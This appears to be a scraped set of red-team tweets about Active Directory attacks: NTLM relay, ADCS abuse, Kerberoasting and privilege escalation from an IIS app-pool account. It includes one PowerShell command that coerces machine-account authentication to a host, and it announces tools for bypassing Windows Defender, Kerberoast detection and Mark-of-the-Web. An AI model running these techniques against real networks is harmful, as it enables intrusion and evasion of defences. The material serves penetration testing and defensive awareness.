Did you know you didn't need to use a potatoes exploit to going from iis apppool account to admin or system ?
Simply use:
powershell iwr http://192.168.56.1 -UseDefaultCredentials
To get an HTTP coerce of the machine account.
👇🧵
@Octoberfest73 For splitting json files after the collector has finished, I have used a tool on GitHub called ShredHound. Makes life easy importing lots of data into bloodhound. Now for running queries pulling crazy amounts of data, I’ve just ran bloodhound with limited json database imports.

yetAnotherObfuscator
A C# obfuscator tool that can bypass Windows Defender antivirus. I made this tool mainly as an excuse to learn more about C# and how obfuscators function.
https://t.co/1NmAmtliZJ
#cybersecurity#infosec#pentesting#redteam https://t.co/Xz2ELtyJnl
🧵 (1/x) I know you love #pentest stories, so here’s one of those ⬇️

There’s a non-DC computer (Victim) that is a member of the Exchange Trusted Subsytem group and has DCSync privs. The WebClient is ON but the MAQ=0 and domain functional level is 2012 R2 which prevents us ⤵️

Releasing a new tool: Orpheus! Bypasses most Kerberoast Detections (including my own). Blog post and video is up at @TrustedSec! Even used @HackingDave's old alias in the demo. https://t.co/qhP8r28s4K #infosec#security#kerberoast

Execute commands as another user w/t dumping LSASS or touching the ADCS server ? Thanks to @Defte_ a new module has been added to CrackMapExec 🚀
The module will impersonate any logged on user to exec command as "this" user (system, domain user etc) 🔥
[NTLMv1 Downgrade and further attacks] adding to the great @n00py1 blog https://t.co/0Amyy0or6k, if conditions are met you can also use @elad_shamir
shadow credentials technique, see below 👇



Here is why NetNTLMv1 should be disabled in prod networks ASAP. Besides cracking the hash back to NTLM (and then forging Silver Tickets) is straightforward, there is also a lesser known but immediate relay attack path by removing the MIC and doing RBCD abuse. Demo in screenshots.
How did I miss that! This repository is amazing to emulate several attackers🤩
"A PoC that packages payloads into output containers to evade Mark-of-the-Web flag. Supports: ZIP, 7zip, PDF, ISO, IMG, CAB, VHD, VHDX" - @mariuszbit https://t.co/Ii6INAkmG5
From initial access to Global Admin with #BloodHound and BARK.
In this thread let's walk, step by step, through an example attack path based on real configurations we've seen in real environments:
Certipy reached 1k stars on GitHub. Let’s celebrate with a brand new version, new research, a forked BloodHound GUI with ADCS support, and many new features, for instance Schannel authentication via LDAPS, SSPI authentication, and much more!
https://t.co/h85p3cCO1N
Spooler service disabled, RPC filters installed to prevent PetitPotam and File Server VSS Agent Service not installed but you still want to relay DC authentication to ADCS?
Don't worry MS-DFSNM have your back ;)
https://t.co/idwMnM8nIV